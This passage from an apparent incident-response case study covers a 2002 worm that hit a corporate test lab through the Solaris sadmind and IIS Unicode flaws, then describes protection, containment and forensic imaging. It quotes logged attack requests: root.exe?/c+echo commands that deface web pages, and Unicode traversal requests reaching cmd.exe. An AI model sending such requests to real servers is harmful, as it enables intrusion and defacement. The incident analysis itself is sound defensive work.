/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+colo
r%3Dred^>fxxx+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+
size%3D7+color%3Dred^>fxxx+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn\@yahoo.com.cn^</html^>>../$c/index.asp 200
HTTP/1.0 ---

2002-06-13 12:52:22 yyy.yyy.yyy.yyy - xxx.xxx.xxx.xxx GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+colo
r%3Dred^>fxxx+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+
size%3D7+color%3Dred^>fxxx+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn\@yahoo.com.cn^</html^>>../$c/index.htm 200
HTTP/1.0 ---

2002-06-13 12:52:22 yyy.yyy.yyy.yyy - xxx.xxx.xxx.xxx GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+colo
r%3Dred^>fxxx+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+
size%3D7+color%3Dred^>fxxx+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn\@yahoo.com.cn^</html^>>../$c/default.asp 200
HTTP/1.0 ---

2002-06-13 12:52:23 yyy.yyy.yyy.yyy - xxx.xxx.xxx.xxx GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+colo
r%3Dred^>fxxx+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+
size%3D7+color%3Dred^>fxxx+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn\@yahoo.com.cn^</html^>>../$c/default.htm 200
HTTP/1.0 ---
```

2. New File

Once uniattack.pl has determined the targeted IIS server is vulnerable the unicode buffer overflow attack, it creates a new file in the wwwroot\scripts\ directory called root.exe. The new file is a copy of cmd.exe.

3. IDS logs

The Unicode buffer overflow attack is a very known attack, recognize by many IDS. The following example is a snort sample output from: http://www.incidents.org/archives/intrusions/msg03805.html

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] IDS452/http-iis-unicode-binary [**]
05/31-03:07:46.427163 0:D0:58:26:BC:70 -> 0:1:2:39:B0:43 type:0x800 len:0xA5
209.3.45.50:2932 -> a.b.c.1:80 TCP TTL:112 TOS:0x0 ID:53639 IpLen:20
DgmLen:151 DF
***AP*** Seq: 0x7D9264DA  Ack: 0x4FE6C970  Win: 0x4000  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25         GET /scripts/..%
63 30 25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25         c0%af..%c0%af..%
```

```
63 30 25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25        c0%af..%c0%af..%
63 30 25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25        c0%af..%c0%af..%
63 30 25 61 66 2E 2E 25 63 30 25 61 66 2F 77 69        c0%af..%c0%af/wi
6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64        nnt/system32/cmd
2E 65 78 65 3F 2F 63 25 32 30 64 69 72 0D 0A           .exe?/c%20dir..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] IDS452/http-iis-unicode-binary [**]
05/31-03:07:46.428083 3D:2B:3D:2B:3D:2B -> 3D:2B:3D:2B:3D:2B type:0x800
len:0x83
209.3.45.50:2932 -> a.b.c.1:80 TCP TTL:255 TOS:0x0 ID:0 IpLen:20 DgmLen:117
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
54  20 2F 73  63 72  69  70  74 73  2F 2E 2E C0 AF 2E  T /scripts/.....
2E C0 AF 2E 2E C0 AF 2E  2E C0 AF 2E 2E C0 AF 2E  ................
2E C0 AF 2E 2E C0 AF 2E  2E C0 AF 2F 77  69 6E 6E  .........../winn
74 2F  73 79 73  74  65  6D 33  32 2F  63 6D 64 2E 65  t/system32/cmd.e
78 65  3F 2F 63  20 64  69  72  0D 0A 2E 31            xe?/c dir...1
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

In this example, snort detects and recognizes the buffer overflow (IDS452/http-iis-unicode-binary).

3.3 Put it all together: How the worm got in our lab.

Now that we have studied the worm in detail, let’s see how it broke into our testing server.

The server was running Solaris 2.6, AdminSuite and rcp were running (by default) and RPC was opened. And because, we had not patched it against the sadmind buffer overflow, the machine was vulnerable to the Chinaworm.
We were in a testing phase and the firewall was opened from the Internet to the server on the RPC port and the port 600.
Therefore, the server was vulnerable to a Chinaworm attack launched from the Internet. Figure 5 describes this attack.

Step 1: The worm running on an infected system located outside the lab scanned our system. Because our firewalls were allowing RPC inbound, the attacker detected the sadmind daemon was running (cf. Recognition phase of section 3.2.2.1)

Step 2: Next, the worm successfully exploited the vulnerability of the default version of sadmind exploit running on our system and gaining root access. At this point it dropped a shell running as root (cf. Running the Exploit of section 3.2.2.1).

Step 3: The worm installed a back door on the port 600 and modified the ./rhosts in order to keep root access (cf. Keeping root access phase of 3.2.2.1).

Step 4: The worm created an archive of itself and copied it onto our system using rcp. It installed itself, as well as perl, using a set off command sent via netcat.

Then, it added it startup script in /etc/rc2.d/S71rpc (cf. Replication of section 3.2.2.1). It tried to install a Trojan version of SSH but failed.

<u>Step 5</u>: The worm cleaned up ./rhosts to cover its track (cf. Covering tracks of section 3.2.2.1)

<u>Step 6</u>: Our system started to scan the Internet looking for Solaris servers running a vulnerable version of sadmind.

<u>Step 7</u>: The worm running on our system scanned the Internet to find IIS servers it could attack with the Unicode buffer overflow exploit.



Figure 5: Testing Lab under Attack.

Our system infected a system in Canada; the local ISP detected it and notified us. This was the beginning of the Incident Handling.

3.4 Protection

Several strategies could have been successful to protect our system from the Chinaworm. This section describes the protection available today against these types of threat.

3.4.1 Disable and/or remote unnecessary services

The most straightforward approach is to remove the unused services. In order to compromise a host, sadmin.sh needs to use three services:

- RPC
- Sadmind
- Rcp

If only one of these services is unavailable, the attack fails.

This method is very effective, but has two disadvantages. First if the service is used, it can be impossible to remove it. For example, NFS, NIS, distributed programming and remote administration via AdminSuite use RPC. Therefore, if one of these applications is used, it is not possible to disable RPC. In our case the situation is a little bit easier because the Chinaworm requires the rcp command to be available (sadmin.sh uses it to copy uni.tar onto the compromised machine). Therefore, we could (and should) have disabled the rservices (rcp, rlogin rdump, rrestore, rexecd, rsh,) in /etc/Inetd.conf and replaced by there secure equivalent (ssh, scp,…).

This remark brings us to the second disadvantages. Even if a service is disabled, it does not mean it is unavailable. The Chinaworm runs as root, therefore it can start any service installed on the system. If rcp is only disabled, a slightly smarter version of the worm could have started the service and still replicate itself. The best method I know to de-install a binary is to remove the associated package with the command pkgrm (on Solaris):
`pkgrm` [**-nv**] [**-a** *admin*] [[**-A**| **-M**]**-R** *root_path*] [**-V** *fs_file*] [*pkginst*...]
However, in the case of the rservice, it is not possible to do it because they are part of SUNWcsu, the Core Solaris User package that contains a lot of other services. Therefore, in this case the best solution would have been to remove the binaries.

There is an excellent paper on that topic written by By Alex Noordergraaf and Keith Watson:

Solaris™ Operating
Environment Minimization for Security:
Updated for Solaris 9 Operating Environment

Available at: http://www.sun.com/solutions/blueprints/1202/816-5242.html

On the windows side, it is the same thing. If IIS is not required, it is better disabled. IIS servers are easier to secure against the Chinaworm than the Solaris systems. If IIS is turn off, there is nothing the worm can do to enable it (the worm need IIS to be running in order to attack the system remotely). If IIS is really required, it needs to be patched (see section 3.4.2).

3.4.2 Secure necessary services

If all the services are required and therefore cannot be disabled, there are two ways to secure them:

- Replace them by a secure version that provide the same functionality,
- And patch them.

Secure RPC (AUTH_DES) or Kerberos (AUTH_KERB) can secure RPC. Secure RPC was first release with SunOS 4.0. It uses both public key and secret key encryption to secure the network. Today, it is integrated in NIS+. The systems communicating with NIS+ can authenticate one another by a Diffie-Hellman mechanism using the public and private of the systems. The keys are stored in the NIS+ server.
AUTH_KERB enables Kerberos authentication for RPC. This method is compatible with the MIT Kerberos.
Nevertheless, these methods have two main limitations:

- All the systems need to use the same authentication and therefore the interoperability is limited.
- There is a price to pay in term of performance, because encryption algorithms are very CPU consumptive.

rcp cannot be secured, but it can be replaced by scp. Like rcp, scp is a program that copies files between hosts. But it uses ssh for data transfer, and uses the same authentication ssh. And unlike rcp, it requires passwords for authentication.

It is possible to secure IIS; but this is a large task (SANS institute offers a one week course just on this topic at http://www.sans.org/IIS/sec_IIS.htm).
In a nutshell, securing IIS servers includes the following tasks:

- Implementation of SSL,
- Restrictive file system permissions,
- Strong authentication (PKI, One time password…) or strong password policy,
- Effective patch and update process,
- Removing unnecessary services running on IIS (ex: FrontPage extensions for IIS 5.0…),

Once the adequate services have been selected and secured, they need to stay secure. This is why regular and frequent patching is an important part of the system's security. The Chinaworm uses a set of exploits (sadmind & Unicode buffer overflow) that had been known for years. And patches existed at the time of the incident:

- On December 29, 1999 Sun release a series of patches to fix the sadmind buffer overflow:
  http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/191
- On August 15, 2000 Microsoft released patches to fix the Unicode buffer overflow on IIS 4.0 and 5.0:
  http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp
  http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

The figure 6 shows the number of incidents associated with a given vulnerability over a 36-month period. If the vulnerability is disclosed in the second month, the patch is released during the third one, the scripted exploit is written three month after the patch and the attack really kicks in during the eighth month.

Because script kiddies and worms used scripted exploits, patching is a good solution against this population of thread. The Chinaworm is no exception.



Figure 6: Number of incidents over a 36 months period.

Rq: The chart above has been created with data coming from the article "Windows of Opportunity: A Case Study Analysis" written by William A. Arbaugh, William L. Fithen and John McHugh:
http://www.cs.umd.edu/%7Ewaa/pubs/Windows_of_Vulnerability.pdf.

In order to produce the chart, I have normalized their results for Phf and IMAP over a 36-month period and a 100 scale.

3.4.3 Strict product selection

Patching system is always a good practice, but unfortunately, it is not enough.

If a system has not been designed with security in mind, it is very difficult and costly to add security afterward. For example, a flaw in the software architecture cannot be fixed with a patch. In fact, patching only fixes the tip of the iceberg: the vulnerabilities we know. Systems cannot be patched against a vulnerability that has not been disclosed yet even if the risk exists. And it is very difficult to evaluate how long an exploit has been known in the underground before it becomes public.

Therefore, when security assurance is a strong business requirement the organization should select a certified product. Several product certifications exist and the most common are FIPS (for US government) and Common Criteria (International): http://www.itl.nist.gov/fipspubs/ & http://www.commoncriteria.org/.
These certifications evaluate the security requirements of the product and make sure these requirements are implemented as specified. It does not mean the product is bug-free, but at least security was part of the each phase of the product development life cycle (Requirements, Architecture, Design, Development, Testing and Deployment).

For example, Trusted Solaris 8 Operating Environment is certified EAL4 LSPP for Common Criteria. EAL stands for Evaluation Assurance Level it scales between 1 and 7. Unfortunately, certified products tend to be more expensive.

3.4.4 Perimeter security

Now, let's go back to our lab. We had not purchased a certified product, our system was running RPC, and sadmind, we had not replaced rcp by scp, we had "forgotten" to patch the OS and the application.

Were we condemned to be hacked?	Not necessarily.
(Did we deserve to be hacked?	Maybe ;-))

We did not need to have RPC wide open from the Internet. Therefore, we could have filtered the traffic at the network edge. In order to do so, we could have configured a router(internet-router) or a firewall (internet-fw) to deny all access from the Internet to the port TCP 111. In fact, we could have done even better than that and denied all traffic initiated from the Internet, except the one we really needed: All traffic not explicitly accepted is denied.
In order to be more effective, we could have use the segmentation our own network, defined security domains and applied a policy that would have defined

how the different security domains trusted each other and what traffic would have been allowed between the security domains.

All of these different layers of security (host and perimeter security) combined together are called defense in depth. And even if one or several layers of security had failed or had not been as effective as expected, we could still have been secure enough to protect our systems.

3.4.5 Back Up

The last protection I want to present is a corrective control. All the solutions we have seen so far are preventive controls, but when despite these protections, the incident occurs, it is very important to be able to recover the situation. And one of the best recovery strategies is Backup.

After the Chinaworm had compromised our system, a recent backup of all the systems would have allowed us to be more effective and to restore from back up rather than investigating all the systems. And in any case a good backup always ensure the availability of the data.

4 The Incident Handling Process

Once we had received the email from the ISP in Canada, we kicked in our Incident Handling Process, that we call IRT process (Incident Response Team). The following section describes the work of the IRT and how we handled the Chinaworm incident.

4.1 *Preparation*

The company for which I work is a very large international organization with several hundreds sites located in more than 100 countries. The location sizes range from a couple of employees, with few computers, up to several hundred employees with even more systems. Such environment does not allow us to have a full time incident handler per location.
Therefore, for each location, we have an employee in charge of the overall IT Security of the site. I will refer to him/her as the Local Security Officer (LSO).

4.1.1 **Policies & Standards**

The company has a set of IT Security policies and Standards to address the protection of our data and customer's data. The main IT Security Policy spans into different policies and procedures. These underlying policies and procedures address different concerns (password policy, network access policy, information classification…).

The policies relevant to our incident are the following:

- The (main) IT Security Policy.
  This policy, signed by our CEO, shows the commitment of our management to the protection of information. It states the need for LSO and every site must have a LSO assigned. Moreover every employee must attend an IT Security training.

- The network Access Policy
  All access to and from our network must be filtered through a firewall.

- System Administration Standard
  This standard defines how system administrators must configure and manage the systems running on the corporate network. Every system on the corporate network must implement the corporate system configuration standard.

- System configuration standards
  We have a set of configuration standards that describe how our systems must be configured. These standards cover UNIX systems as well as different versions of Windows. Each standard describes the password policy, what service should be disabled, what port should be turned off…

4.1.2 **IT Security Organization & Responsibility**

Our IT Security policies and standards are developed and maintained by the Corporate IT Security group. As part of its responsibilities, this group is in charge of the overall Incident Response. Consequently, the Incident Response Team Manager (IRTMgr) is part of the Corporate IT Security group and reports to the corporate IT Security Manager.

In addition, each Business Unit (BU) has its own IT Security group (BU-ITSec). The BU-ITSec is in charge of implementing and enforcing the corporate IT Security policies in accordance with the business requirements of the BU. The Business Unit IT Security Managers (BU-ITSecMgr) (or coordinators) are responsible for the Incident Response in their BU. Therefore they work with the IRTMgr who coordinate their actions and support them. M.C (my colleague) and myself share the position of Business Unit IT Security Coordinator for our BU.

The main responsibility of the BU-ITSecMgr is to manage the LSOs of their BU. And LSOs are in charge of:

- Implementing IT Security in their site,
- Train employees on IT Security,
- Audit the site to verify its compliance with corporate standards,

They are in charge of the overall IT Security of their site.

And, in addition of my function of BU-ITSec Coordinator, I am the LSO for the site in which the incident took place.

Our employees are responsible to:

- Protect their data,
- Comply with corporate IT Security policies and standards,
- Report Incident,

And eventually, managers have to make sure their employees are trained on IT Security.

4.1.3 **IRT Procedure**

On top of the IT Security Organization we have just described, we have an Incident Response Team (IRT). The IRTMgr, the BU-ITSecMgr and a group of technical experts compose the team. They work together to handle the IT Security incident that may affect our business.

When an employee reports and incident or when our automatic systems (IDS, monitoring…) detect an incident, the IRT process starts.
As soon as the incident is detected, the LSO is alerted. If the incident has a local impact and the LSO has the ability to handle it, he/she takes care of it locally.
In order to do so, he/she can contact his/her BU-ITSecMgr for help or support.

Otherwise, the LSO contacts the IRT and the IRT handles the incident. In this case, the LSO becomes the trusted local point of contact and acts on behalf of the IRT.

4.2 Identification

The incident started on Friday June 6th, 2002. After receiving a complaint about unsolicited connections coming from one of our computers, we started identifying the system originating the connections and we assessed the situation.

4.2.1 Incident report

On 6/14/2002, 11:14 GMT, a large ISP in Canada sent an email to the hostmaster of our company to report an incident involving one of our systems. According to the email below, our system (xxx.xxx.xxx.79) was scanning a system hosted by the ISP (yyy.yyy.yyy.129) on the port 80.

```
>Traffic from xxx.xxx.xxx.79 to yyy.yyy.yyy.129 on port 80 at 6/14/2002
>11:14:16GMT. Event appears to originate in United States
>Data submitted from yyy.yyy.yyy.129
>
>A computer at IP address xxx.xxx.xxx.79  has attempted an unsolicited
>connection to TCP port 80 on your computer.
>TCP port 80 is commonly used by the "World Wide Web HTTP" service or
>program. HTTP is used to serve and request WWW pages.
>
>The Source computer has scanned your computer for a Web Server. Personal
>Web Servers, while common, are not always secure. Some Personal Web
>Servers can be used to gain access to files on your computer. Many
>Trojan/Worm attacks spread via this port (such as the infamous Code Red).
```

The hostmaster, who works in the US CST time, forwarded me the email, at 15:23 GMT (8:23 AM CST). The hostmaster tried to call me and realized I was in vacation. He recognized the IP address (xxx.xxx.xxx.79) and contacted one Security Engineers working in the lab.

At 18:50 GMT, the Security Engineer contacted M.C who was backing me up in my LSO function. At this point M.C took the lead in the incident handling.

First, they looked at the firewall logs and confirm the rep[ort form the Canadian ISP: our system (xxx.xxx.xxx.79) add attempted unexpected connection to another system (zzz.zzz.zzz.65) on the port 80 (HTTP).

```
#grep –c xxx.xxx.xxx.79 june14log.txt
128;17Jun2002;15:52:57;192.168.0.24;log;drop;;qfe0;inbound;tcp;zzz.zzz.zzz.65;xxx.xxx.xxx.79;
39080;http;40;66;;;
184;17Jun2002;15:54:05;192.168.0.24;log;drop;;qfe0;inbound;tcp;zzz.zzz.zzz.65;xxx.xxx.xxx.79;
60561;http;40;66;;;
…
```

M.C contacted the IRTMgr and decision was made to kick in the IRT process and keep the original hard drive untouched in case we needed forensic analysis. This means we had to make a copy of the original and investigate the incident on the copy (not the original).

We decided to have the following strategy:
- Contain the incident,
- Backup the infected media,
- Keep the original hard disk for archive or legal purposes if needed,
- Use the copy to investigate the incident,
- Reinstall all the system from scratch and back up, if possible.

The goal was to be able to re-use the lab in less than a couple of days and to investigate the incident both at the same time.

4.2.2 **Reassess Assumptions**

As we saw in section 3.1, this lab was used to test system that needed external connections to the Internet. Because it is not a production environment we had assumed there was nothing critical in it and we could reinstall all the machines from scratch if needed. The investigation would tell us how wrong we were.

Before implementing any action plan, we wanted to reassess our assumptions. Therefore we started by evaluate the status of the lab:
- How many systems were running in the lab?
- Who owned them?
- What was running on this system?
- How critical were these systems?
- Had they been infected by the attack?
- What rule set had been applied on the firewall?

4 projects were using the testing lab:
- Demo servers (2 systems),
- Web development on IIS (7 systems),
- Monitoring system running HP-UX (5 systems),
- LDAP development (1 system),

We contacted the project managers and engineers to know if we could reinstall all the systems from scratch. Unfortunately, the developers working on the web project had developed functionalities directly on the testing machine and did not have any backup. Consequently, we could not reinstall these 7 computers from ground up, we had to determine if they had been compromise or not keep them as much as possible of the existing data.

We decided to scan the entire lab to know if the other systems had been hardened enough to be considered secure. At 21:12 GMT, M.C called the corporate IT Security Group to have them to help and run a Nessus scan of the entire subnet.

In the meanwhile, the Security Engineer looked at the firewalls configuration. The rule set running was as follow:

Internet facing firewall:

Source	Destination	Protocol	Services	Access
Any	xxx.xxx.xxx.79	TCP	Several port (including RPC and TCP 600)	Allow

Lab facing firewall:

Source	Destination	Protocol	Services	Access
Any	xxx.xxx.xxx.79	TCP	Several port (including RPC and TCP 600)	Allow

This means that several ports (including RPC and TCP 600) were opened from any source to xxx.xxx.xxx.79. Later investigations would show the system had been be hacked through an exploit on sadmind (running on RPC) and a backdoor had been set up on the port TCP 600.

The output of the scan, which came at 03:18 GMT on 6/15/2002, was another surprise. The Demo servers and the HP-UX systems were well hardened, but the 7 IIS and SQL servers of the web development project were running a default installation and therefore were full of vulnerability.

At that time, we still did not know what had caused the incident (we had not started the investigation), but already had to change our strategy. We had to investigate 8 servers instead of 1.

Because we could not re-install the IIS and SQL servers, the new strategy was:

- Contain the incident,
- Investigate the Unix system affected:
    - Backup the infected media,
    - Keep the original hard disk for archive or legal in needed,
    - Use the copy to investigate the incident,
- At the same time, Investigate the impact on the IIS and SQL system,
- Take appropriate measures according to the findings.

4.3 Containment

Most of the Friday (6/14/2002) had been spent trying to understand the impact of the incident and which strategy was the best to tackle the problem. On the same day, M.C put the affected system off line, but he finished the containment during the weekend (6/15/2002 & 6/16/2002).

4.3.1 Unplug the affected system form the network

At 18:50 GMT on 6/14/2002, M.C worked with the switch element manager to reconfigure the switch and to put port connecting the affected machine (xxx.xxx.xxx.79) in an isolated VLAN. We did not want to unplug the network cable in case a malicious script was monitoring the status of the NIC card to trigger a format of the hard drive if the system were disconnected. Moreover, we did not unplug the power, because we still needed to make a copy of the affected hard drive.

4.3.2 FW reconfiguration

At this point M.C had had the opportunity to identify the source of the incident yet (the copy of the affected media was not ready yet). Therefore he had to fly blind for a little while.
He took a very drastic approach and decided to block all traffic to and from the lab. He asked the Security Engineer to reconfigure the lab facing firewall in order to block traffic inbound and outbound:

Source	Destination	Protocol	Services	Access
Any	xxx.xxx.xxx.64/26	TCP, UDP	Any	Deny
xxx.xxx.xxx.64/26	Any	TCP, UDP	Any	Deny

4.3.3 Ban on the lab

Moreover, because IIS & SQL servers could have been compromised, nobody (except the team working on the investigation) was allowed to connect to them until further notice. We were concerned by the fact the custom code hosted on the servers could have been modified and carried a Trojan horse. Moving this code could have propagated the Trojan from the lab to the corporate network.

4.3.4 Back Up

No back up was required for xxx.xxx.xxx.79 because it was a test server and the development team had stored the code under version control on another system. Therefore, it was possible to reinstall it from ground up.

We were pretty confident that the demo servers and the monitoring system in development were safe (our scan did not show any high vulnerability).

The real issue was the IIS and SQL servers. They could have been compromised and if they were, we did not know since when they had been compromised. Therefore we decided not to back them up yet. We were waiting to have collected more information before taking any type of decision regarding these servers.

4.3.5 Copy affected media

The lab had been secured during the weekend, and the investigation started on Monday 6/17/2002. Our first concern was to determine how to split the work between M.C and myself and how to address the chain of custody. We decided that M.C would take care of the infected media and I would take care of investigating the network and the IIS, SQL systems.

M.C was the only person allowed to handle the original hard drive.

At first, he tried to add an external 120 GB USB hard drive to the infected Ultra 10 in order to copy the infected media to the new one. But, unfortunately, Solaris 2.6 did not recognize the new drive (too big).

Then he added the same external hard drive to his Windows 2000 laptop and installed nc.exe and dd.exe. Using a combination of Netcat and DD, he tried to copy the disk over the network:
He ran the following command on the Windows system:

```
C:\> nc.exe -l -p 4000 | dd.exe of=\\.\H:\c1t1d0s2.dat
```

And this one on the Solaris system:

```
#dd if=/dev/rdsk/c1t1d0s2 bs=512| /usr/local/bin/nc xxx.xxx.xxx.156 4000
```

Unfortunately, after copying 2 GB, the copy stopped. He tried several time but always got the same result. This operation took several days because the copy over the network was very slow.

So eventually, he put a new hard drive in the second slot of the Ultra 10 and copied bit by bit the infected media to the brand new second local hard drive:

```
#dd if=/dev/rdsk/c1t1d0s2 of=/dev/rdsk/c1t1d1s2
```

The last attempt worked fine and the copy was ready on 6/24/2002. During the whole process, M.C the original disk was in custody of M.C, he was the only person to touch it and he was the only one to have the key of the locked cabinet that stored the original.
Once we had the copy, we put the original in a plastic zip bag, stuck a blank label on the zip, M.C dated and signed the label. We put the bag in a cabinet, locked it with a key and the key stayed with M.C.

4.4 Eradication

At this point, the incident had been contained. But, we could not afford losing any time, because the ban on the lab equipments had stopped all testing activity and several projects had deadline to respect.

4.4.1 Investigating the Network

The first elements available for investigation were the firewall logs.

The log file was very big (400 MB), and because we still did not know what we were looking for, we had to look at the logs manually. This task was very time consumptive; it took us three days to go through this massive amount of logs. But the results were very interesting:

- From 6/7/2002 to 6/11/2002, everything looked normal: a bunch of scans, but nothing unusual.
- From 6/11/2002 to 6/14/2002 (when we put the LDAP development system on a separated VLAN), the number of scans and attempts of connection on RPC tremendously increased. xxx.xxx.xxx.79 scanned several machines, looking for HTTP; on 6/14/2002 our system attempted 359 connections to zzz.zzz.zzz.65. Moreover, many sources attempted to connect to our system on RPC or SunRPC. Most of the activity came from the US, Russia and Israel.
- After the 6/14/2002 everything went back to normal.

At this point (6/20/2002 19:00 GMT), we expected to find several rootkits and back doors running on our system.

